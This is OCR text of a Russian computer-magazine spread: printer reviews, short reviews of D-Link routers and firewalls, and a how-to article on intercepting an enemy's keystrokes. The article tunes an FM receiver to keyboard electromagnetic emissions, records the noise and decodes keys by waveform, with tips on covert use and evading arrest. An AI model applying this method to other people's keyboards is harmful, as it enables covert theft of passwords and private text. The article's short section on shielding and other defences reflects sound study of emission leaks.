
Epson C87

●●●●●●●○○○

Максимальное разрешение, dpi: 5760x1440
Максимальная скорость цветной печати, стр\мин: 12
Максимальная скорость монохромной печати, стр\мин: 22
Емкость лотка для бумаги, шт: 120
Дополнительно: ПО для работы с изображениями в комплекте поставки
Интерфейс: USB, EPP
Габариты, мм: 460x242x198
Вес, кг: 4,6


Epson C87 подойдет обладателям как современных, так и довольно древних компов, так как оснащен параллельным портом, чего не скажешь о других моделях теста. Кроме того, в нем есть и современный порт USB, так что с подключением проблем не будет. Тестовая страница была распечатана без каких-либо проблем, с неплохим качеством. Время работы составило 63 секунды. Распечатка фотографии заняла гораздо больше времени — 127 секунд, — но к качеству особых претензий также нет — хороший средний уровень. Кроме того, если использовать чернила и бумагу Epson, то нам обещают, что отпечатки не выцветут, не смажутся и не расплывутся.

Габариты довольно велики, а дизайн устройства это только подчеркивает — такая серая громадина может не вписаться в интерьер.





115 $



HP Deskjet3940

Максимальное разрешение, dpi: 4800x1200
Максимальная скорость цветной печати, стр\мин: 16
Максимальная скорость монохромной печати, стр\мин: 12
Емкость лотка для бумаги, шт: 80
Дополнительно: ПО для работы с изображениями в комплекте поставки
Интерфейс: USB
Габариты, мм: 470x197x244
Вес, кг: 2

Компактный и стильный принтер от компании HP, который радует своей простотой, небольшими размерами и удачным дизайном. Он хорошо подойдет для выполнения несложных, типичных задач печати. С тестовой страницей он справился неплохо — по качеству претензий почти нет, скорость вполне приемлемая — 40 секунд. Фотография печаталась полторы минуты. Результат неплохой. Неопытному пользователю понравится минимализм в органах управления — всего одна кнопка Power, и все. Запутаться негде и не в чем. Эффект красных глаз на фото корректируется автоматически.

Единственная проблема — с качеством фотографий. Как на простой бумаге, так и на фото, снимки были несколько невнятными — где-то не очень хорошая цветопередача, где-то видна горизонтальная полоса.

HP DeskJet 5943

Максимальное разрешение, dpi: 4800x1200
Максимальная скорость цветной печати, стр\мин: 9
Максимальная скорость монохромной печати, стр\мин: 9
Емкость лотка для бумаги, шт: 100
Дополнительно: интерфейс PictBridge, ПО для работы с изображениями в комплекте поставки
Интерфейс: USB
Габариты, мм: 459x220x169
Вес, кг: 3,6

Старшая модель HP в нашем обзоре. От предыдущей отличается исключительно в лучшую сторону. Немного изменен дизайн и расцветка корпуса, в список возможностей добавлен интерфейс PictBridge, так что теперь фотки можно будет распечатывать без участия ПК. Как ни странно, но шум от печати стал еще меньше, нежели у предыдущей модели. В остальном же модели схожи. На правах старшего данный принтер выдал несколько более качественную фотку и тестовую страницу — четкий текст и яркие естественные цвета присутствуют.

Хотя сделан он это более медленно: тестовая страница отняла у него минуту и 11 секунд, а печать фотки заняла минуту. К сожалению, от недостатков — горизонтальных полос — этот принтер так и не смог избавиться.

HP DeskJet 5443

Максимальное разрешение, dpi: 4800x1200
Максимальная скорость цветной печати, стр\мин: 20
Максимальная скорость монохромной печати, стр\мин: 22
Емкость лотка для бумаги, шт: 100
Дополнительно: PictBridge
Интерфейс: USB
Габариты, мм: 459x220x169
Вес, кг: 3,5

HP Deskjet 5443 имеет увеличенную скорость печати (30 секунд на тестовую страницу и 80 на фотографию), улучшенную цветопередачу (изображения выглядят более четкими и насыщенными, живыми). В наличии — интерфейс PictBrige для прямой печати с совместимых устройств. В комплект поставки входит все необходимое для работы, включая трехцветный картридж. Если к нему добавить фирменную бумагу, то нам обещают столетнюю сохранность фотографий. Так что сможешь порадовать детей и внуков своими снимками.

К сожалению, все нововведения несколько увеличили габариты и вес устройства. На некоторых фотографиях проявлялись артефакты.



Выводы

После того как мы распечатали все, что только можно на этих устройствах, мы можем смело сказать, что их покупка себя оправдывает. Несмотря на скромную цену, они достойно справятся с типичными домашними задачами (правда, кто-то быстрее и качественнее, а кто-то, соответственно, медленнее и похуже). Они даже напечатают неплохие фотки (но в этом случае не стоит рассчитывать на нечто сверхкачественное). «Выбором редакции» становится Canon Pixma IP4200 за свои богатые возможности и качество отпечатков. А «Лучшая покупка» достается HP DeskJet 3940!



ИСУПОВ ЛЕОНИД AKA CR@WLER
/ CRAWLERHACK@RAMBLER.RU /

Радиоснифер клавиатуры

СВЕЖИЙ ПОДХОД К ПЕРЕХВАТУ НАБИРАЕМОГО НА КЛАВИАТУРЕ ТЕКСТА

ТАКОЙ ЗЛОСТНЫЙ ХАКЕРЮГА, КАК ТЫ, КОНЕЧНО, НЕ РАЗ ОБЩАЛСЯ С ПРОГРАММНЫМИ КЕЙЛОГЕРАМИ. ЗАПУСТИЛ ОДИН РАЗ ЭТУ ПРОГРАММКУ У НЕПРИЯТЕЛЯ — И ГОТОВО: ВСЕ ЕГО ПАРОЛИ И НАБИ РАЕМЫЙ ТЕКСТ, МОЖНО СЧИТАТЬ, УЖЕ У ТЕБЯ. ОДНАКО У ЭТОГО ПОДХОДА ЕСТЬ НЕДОСТАТОК: НУЖНО КАКИМ-ТО ОБРАЗОМ ЗАПУСТИТЬ СОФТИНУ НА ЧУЖОМ КОМПЬЮТЕРЕ, ЧТО НЕ ВСЕГДА ВОЗМОЖНО. ПОЭТОМУ МЫ РЕШИЛИ СДЕЛАТЬ ЭЛЕМЕНТАРНЫЙ ДЕВАЙС, ПРИ ПОМОЩИ КОТОРОГО ТЫ СМОЖЕШЬ ЛЕГКО ЛОГИРОВАТЬ ВЕСЬ НАБИРАЕМЫЙ ТЕКСТ, ПРОСТО ПОДОЙДЯ БЛИЖЕ К КОМПУ НЕПРИЯТЕЛЯ.




Суть и методы идеи

Вкратце объясню, о чем пойдет речь. Все токопотребляющие устройства, будь то телевизор, мышь, клавиатура, жесткий диск или кулер, во время работы создают в окружающем пространстве электромагнитное поле. Его возникновение, как известно из курса физики, напрямую связано с током разного напряжения, проходящим по проводам и каналам печатных плат. Величину этих электромагнитных колебаний можно измерить специальными приборами. Поле часто создает помехи в работе радиоприемников, телевизоров и другой техники. Ты, наверное, замечал, что поставленный вблизи телевизора FM-радиоприемник начинает хуже принимать каналы, сигнал в прямом смысле слова «забивается» посторонним излучением. Этот факт натолкнул меня на неплохую мысль: если телевизор засоряет сигнал, который «слушает» радиоприемник, то неплохо бы проверить, как это же сделает клавиатура. Ведь помехи, то есть электромагнитные импульсы, генерируемые ей, принадлежат, согласно справочникам, диапазону от 10 Гц и до 1000 МГц, а этот диапазон и является основным каналом утечки информации из современных ПК. Для работы я вооружился следующими инструментами:

1. Комп со звуковой картой.
2. Дешевый китайский радиоприемник Fusun.
3. Соединительный шнур для подключения FM-приемника к линейному входу звуковой карты.

Что касается приемника, то он может быть любым (лучше — с ручной подстройкой частоты, так как поиск нужных помех — тонкая работа), главное — не использовать внутренний FM-тюнер, так как электромагнитные наводки внутри корпуса сведут на нет все попытки получить хоть какой-то результат. Шнур — стандартный, можно спаять самому из обрезков, оставшихся от старых сломанных наушников или микрофонов. На первых порах лучше подключить к выходу звуковой карты наушники и проводить все операции в них — так будут лучше слышны все нюансы шума. С помощью «sndvol32.exe» отрегулируй громкость записываемого сигнала по минимуму, предварительно выбрав в качестве источника записи линейный вход, иначе ты рискуешь оглохнуть, услышав дикий шум, выдаваемый радиоприемником. Подсоедини приемник к линейному входу и включи его питание. Вполне возможно, что вместо нужных нам шумов ты услышишь музыку, которую крутят на какой-нибудь FM-станции. В таком случае слегка покрути колесико регулировки частот, пока не услышишь «белый шум», как любят говорить физики. Далее твои действия должны выглядеть следующим образом: зажми любую кнопку клавиатуры и начинай очень осторожно подстраивать частоту, пока не услышишь характерный треск с частотой около 200 «трещаний» в минуту (или 3 в секунду). Если ты отпустишь кнопку клавиатуры, то треск должен прекратиться. Это верный знак того, что ты нашел нужную частоту. В некоторых случаях искомый сигнал может выглядеть как непрерывное, довольно низкое гудение, перемешанное с шумом, изменяющее свой тон при нажатии на кнопки клавиатуры. Если результат не приходит, то, вероятно, ты держишь приемник слишком близко к монитору. Особенно сильные помехи дает ЭЛТ-монитор. Если ты не можешь найти нужную частоту — отрегулируй длину внешней антенны радиоприемника.



Анализируем данные


Предположим, что ты нашел частоту, на которой помехи, создаваемые клавиатурой, слышны особенно хорошо. В таком случае ты сделал большую часть работы. Остается лишь записать помехи от различных нажатых клавиш, используя любой продвинутый wave-редактор, например Nero Wave Editor, и проанализировать их. Различия в волновой структуре звуковой формы помех, создаваемых клавиатурой, помогут нам разглядеть в неразберихе белого шума скан-коды нажатых клавиш :). Открывай звуковой редактор и начинай запись сигнала, подающегося с линейного входа, набирая на клавиатуре несложное слово, состоящее из 4-5 символов. Чтобы потом разглядеть на графическом изображении звуковой волны места, где обычный шум перемешан с помехами — «треском» клавиатуры, — при записи сигнала лучше удерживать каждую клавишу подольше, хотя бы 0,5 секунд. Конечно, в реальной ситуации, когда ты будешь сканить чужую клавиатуру, никто не будет специально для тебя долго жать на кнопки, но наша задача сейчас — разобраться в методе, чтобы потом выполнять более сложное сканирование.

Записав свое сообщение, внимательно посмотри на графическое изображение звуковой волны. На ней есть области относительного спокойствия — в эти промежутки времени ни одна из клавиш клавиатуры не была нажата. Есть же области, которые состоят из сплошных «всплесков». На слух они воспринимаются как щелчки. Это промежутки времени, когда какая-либо клавиша была нажата. В это время электрическая цепь была замкнута, и электромагнитные помехи исправно генерировались с определенной частотой. Выдели небольшой кусок диаграммы, содержащий клавиатурные помехи, и отмасштабируй его до таких размеров, чтобы четко прослеживался каждый нюанс, каждое отдельное колебание звуковой волны (в моем случае масштаб был равен 700%). В «NeroWaveEditor» -е масштабирование производится кручением колесика мыши (масштабирование — очень полезный инструмент, с его помощью ты всегда отличишь обычные помехи от нужных нам фрагментов, содержащих ценную информацию). Теперь обрати внимание на то, что звуковая волна имеет некоторые фрагменты (я бы назвал их ключами), которые повторяются постоянно, причем с определенной периодичностью (см. скриншоты). Эти повторяющиеся фрагменты придают нашей, казалось бы, случайной звуковой волне, характер периодической функции. Я насчитал по 2 фрагмента-ключа для каждой клавиши. Самое интересное заключается в том, что для каждой кнопки клавиатуры существуют свои фрагменты-ключи.

«Но ведь мы можем узнать такие последовательности только для своей клавиатуры!» — в негодовании воскликнешь ты. Не беда! При наличии достаточно большого количества записанных «клавиатурных помех» можно провести частотный анализ (о нем можно прочесть в любой книжке по криптографии). Он основан на том факте, что каждая буква алфавита, равно как и знак препинания, встречается в тексте с определенной вероятностью, например, в русском языке буква «о» встречается гораздо чаще, чем буква «щ». Для проведения частотного анализа нужно будет составить массив, содержащий все виды помех. Далее нужно написать программу — анализатор звукового файла, сравнивающую содержащиеся в нем помехи с помехами из массива. Программа должна записать условные имена в файл (напри-



Ресивер - основное орудие радиошпиона. Нужен для изучения радиосигналов.



> Фрагменты с характерными для нажатий клавиш всплесками

> Фрагменты-ключи для символа «h»

мер, «pomexa1, pomexa5,…»). Этот файл и будет материалом для частотного анализа.

Обрати внимание на мой скриншот, который рассматривает волновую структуру для буквы «а», и сравни его с соответствующей структурой для буквы «h». Букву «а» можно сразу же визуально отличить от других по характерному w-образному фрагменту-всплеску. Действуя таким образом, ты вскоре научишься безошибочно определять, какой символ скрывается за данной последовательностью всплесков.

Еще один зверский девайс от фирмы Alinco. Тоже ресивер.




Антишум


Здесь будут приведены краткие рекомендации для тех экспериментаторов, которые не желают оказаться глухими еще в юности :). Уверяю читателей, что все предустановки фильтров, встроенные даже в самые известные аудиоредакторы (типа Noice Reduction), не помогут нам отсеять помехи и оставить нужный сигнал. Он просто-напросто удаляется при фильтрации вместе с «мусором», потому что анализаторы фильтров воспринимают нужные нам сигналы-всплески как «щелчки», то есть как дефекты аудиозаписи. Чтобы составить правильный фильтр, придется поработать головой. Путем долгого анализа я выяснил, что на звуковых частотах выше 3700 Гц содержится в основном один только свистящий шум. Выяснить это мне помог пункт меню NeroWaveEditor-a «Enhancement->Filter Toolbox» (я выделил звуковой фрагмент, содержащий полезный сигнал, заюзал вышеупомянутый инструмент и, установив флажок «Band Pass Filter», выбрал следующие параметры: «lower»=3700 Hz, «uppe»=22050 Hz. Полезный сигнал почти перестал слышаться, следовательно, вся звуковая информация, лежащая от значения «lower» до «upper» — мусор, а остальное — полезный сигнал). Итак, выделяй всю запись и применяй вышеуказанный фильтр с параметрами «lower»=0 и «upper»=3700. При выполнении этой операции, конечно, теряется некоторая часть информации из области верхних частот. Есть возможность избежать таких потерь, настроив эквалайзер («Tools->Equalizer»), но на это понадобится чуть больше времени. Экспериментируй с фильтрами — и ты добьешься нужного результата.

Причины использовать этот метод

Преимущество метода заключается прежде



> Судя по всплескам, слева — мусор, справа — сигнал.



Фрагменты-ключи для символа "а"



Фильтр Equalizer избавит от шумов

всего в его относительной несложности и доступности любому желающему. Для мобильного перехвата, то есть слежения за какой-либо интересующей тебя целью на чужой территории, может использоваться ноутбук с небольшим «довеском» — внешним радиоприемником. Для того чтобы обеспечить хороший результат, последний лучше заэкранировать или отнести его подальше от ноутбука, иначе ты можешь принять излучение от своего ноута за сигналы от клавиатуры-цели. Другое, более безопасное решение — запись радиосигнала нужной частоты на диктофон и последующее его изъятие.

Иные встречавшиеся мне методы изъятия ценной информации из электромагнитных помех, генерируемых клавиатурой, требуют, как минимум, анализатора спектра, осциллографа, частотомера, мультиметра и тому подобных приборов, что вряд ли подойдет даже для очень состоятельного гражданина. Плюс ко всему, пошарив в интернете, ты всегда легко найдешь схемы радиопередатчиков, которые, если ты умеешь пользоваться паяльником, помогут тебе в дистанционной передаче данных, что сделает твою жизнь намного безопаснее и почти гарантированно избавит тебя от тюремной похлебки. В этом случае для обеспечения своей безопасности необходимо установить мощную антенну и расположить приемник сигнала как можно дальше. Советую заглянуть на сайт www.radist.izmuroma.ru.

Еще один, довольно неплохой и, на мой взгляд, более удобный способ сканирования (хотя бы в силу возможностей тонкой настройки и большей дальнобойности) — применение коротковолновых трансиверов. Увы, но они стоят сравнительно дорого (простенькие образцы — от 200-300 долларов). Но если ты — заинтересованный человек, то трансивер для тебя окажется настоящим кладом. С его помощью можно не только перехватывать ЭМ-излучения, но и слушать секретные передачи — «морзянку», — и делать множество иных полезных и интересных вещей. Но это уже совсем другая история. Интересный факт: белорусский радиотелефон «Алтай» (не знаю, выпускается ли он сейчас), являясь, по сути, простым трансивером, обладает неплохими возможностями для радиоперехвата.

Внимание! Если ты собираешься перехватывать информацию тем методом, что описан в данной статье, в больших объемах, то тебе просто необходима хорошая звуковая карта, уровень собственных шумов которой незначителен. Иначе головной боли от переутомления не избежать. Поэтому обязательно проверь с помощью утилиты RightMark Audio Analyzer (http://audio.rightmark.org/rus), подойдет ли твоя звуковая карта для подобной деятельности в «промышленных» масштабах.

И напоследок...

Если ты выполняешь на своем компьютере важную работу, требующую секретности, или обслуживаешь какой-либо сервер, то тебе просто необходимо иметь надежные средства для защиты от утечки информации через электромагнитное излучение. А средства эти весьма разнообразны: фильтрация, заземление приборов, экранирование, электромагнитное зашумление и так далее. Эти средства будут оправданны, ведь существуют способы снятия сигнала даже с монитора компьютера-жертвы, то есть возможность получения достоверной картины работы пользователя за компьютером. Лучший способ узнать все о грозящей опасности - это понять принцип реализации атаки и опробовать ее на практике. Удачи!

ВАН ЭЙК И ЕГО ПРИБОР


В 1985 году группа шведских ученых во главе с Вильямом Ван Эйком представила на суд общественности статью, в которой были изложены основные принципы перехвата информационного потока, передающегося с электромагнитным излучением, его декодирование и приведение в вид, понятный пользователю (эта идея была выдвинута ученым Доном Бриттоном в 1979 году, но тогда никто не обратил на нее внимания). Идея Ван Эйка заключалась в дополнении обычного телевизора таким образом, чтобы он выдавал изображение, с которого ведется перехват. Прибор искусственно создавал синхронизирующий сигнал при помощи двух осцилляторов (для вертикальной и горизонтальной синхронизации). Радиус его действия — около 1 километра (при условии использования специальной антенны для лучшей фокусировки). Самое интересное заключается в том, что этот прибор мог собрать любой радиолюбитель средней квалификации. Сумма, которую было необходимо потратить на закупку деталей, тоже являлась чисто символической — около $15.

DANGER!

Вся информация, содержащаяся в статье, дана для ознакомительных целей. За незаконное применение материала ответственность несешь только ты.

Облегчение поиска нужных фрагментов-ключей.

Если ты затрудняешься с поиском нужных фрагментов или даже не можешь отделить шум от полезного сигнала — попробуй увеличить уровень звука на 4-6 дБ (в «NeroWaveEditor» -е выбери «Volume->Volume change»).



CD/DVD
На нашем диске ты найдешь программу «RightMark Audio Analyzer», упоминавшуюся в статье.

НОВИНКИ

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ ОБОРУДОВАНИЕ КОМПАНИЯМ MERLION (Т.(495) 739-0959, WWW.MERLION.RU), ПИРИТ (Т.(495) 785-5554, WWW.PIRIT.RU), МАКЦЕНТР (Т.(495) 737-3366, WWW.MACCENTER.RU), РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ MUSTEK, D-LINK И SCYTHE, МОСКОВСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ PCSAFE (WWW.PCSAFE.RU), А ТАКЖЕ ЕВРОПЕЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ SCYTHE.

90 $

D-Link DI-LB604

Аппаратный роутер с двумя WAN-портами и возможностью балансировки нагрузки между ними

Технические характеристики:
Интерфейсы: 2xWAN (RJ-45) 10/100Мбит/сек, 4xLAN (RJ-45) 10/100Мбит/сек
Функции роутера: NAT/NAPT, Access Control, DynDNS, QoS
Функции файрвола: DoS, SPI, Ping of Death, Port Scan, Packet Filter, URL Block
Дополнительно: VPN Pass-Through, Load-Balance



1/ Сердцем устройства является Infineon ADM5120P. Частота проца — 175 МГц, производительность — 227 Mips.
2/ Оба порта WAN могут работать как по отдельности, так и в качестве back-up друг друга.
3/ Реальная пропускная способность каждого из WAN-интерфейсов (с использованием функции трансляции портов NAPT) составляет около 45 Мбит/сек, то есть находится на одном уровне с моделями DI-704/804.
4/ Есть возможность балансировки исходящего трафика между WAN-портами. Таким образом, при наличии двух каналов в интернет, можно использовать их как 1 виртуальный.
5/ Функция traffic shaping (QoS) позволяет также разделять трафик по приоритетам, таким образом ускоряя отправку наиболее важной информации.
6/ За свои деньги D-Link DI-LB604 является очень интересным и, надо сказать, инновационным решением для домашних сетей.



1/ В меню настройки отсутствует такая полезная функция, как «ping», что несколько затрудняет процесс debug'инга.
2/ С заводской прошивкой у роутера имеется ряд проблем с установлением PPTP-соединения. Так что надеемся на скорое обновление микропрограммы.

340 $


D-Link DFL-210

Аппаратный файрвол

Технические характеристики:
Процессор: Intel IXP422 266 МГц
Оперативная память: 128 Мб SDRAM PC133
ПЗУ: 4 Мб Flash Intel TE28F320 + 128 Мб Transcend Compact Flash Card
Интерфейсы: 1xWAN (RJ-45) 10/100Мбит/сек, 1xDMZ (RJ-45) 10/100Мбит/сек, 4xLAN (RJ-45) 10/100Мбит/сек
Функции файрвола: SPI, DoS, Packet Filter, Content Filter, ICMP Filter



1/ Данный межсетевой экран предназначен для использования небольшими организациями и отдельными энтузиастами, для которых необходим безопасный доступ в интернет.
2/ Пропускная способность WAN-интерфейса очень высока и составляет, по нашим тестам, порядка 70 Мбит/сек (при задействовании функции трансляции портов NAPT).
3/ На тыльной стороне файрвола находится COM-порт, позволяющий настраивать устройство через консоль.
4/ Web-интерфейс настройки достаточно хорошо продуман и позволяет максимально эффективно использовать всю мощь и функциональность брэндмауэра. Однако требуется довольно высокий уровень подготовки пользователя.
5/ Имеется возможность поднятия VPN-сервера. Поддерживаются протоколы IPSec и L2TP. Разумеется, D-Link DFL-210 может выступать и в роли VPN-клиента.
6/ Встроенный 5-портовый коммутатор является управляемым и позволяет создавать виртуальные сети (VLAN) и выделять демилитаризованную зону (DMZ).
7/ Механизмы обнаружения и предотвращения вторжений предполагают использование баз данных, которые регулярно обновляются на сайте. D-Link DFL-210 может выкачивать и сохранять эти обновления на своей флэшке.




321 $

620 $

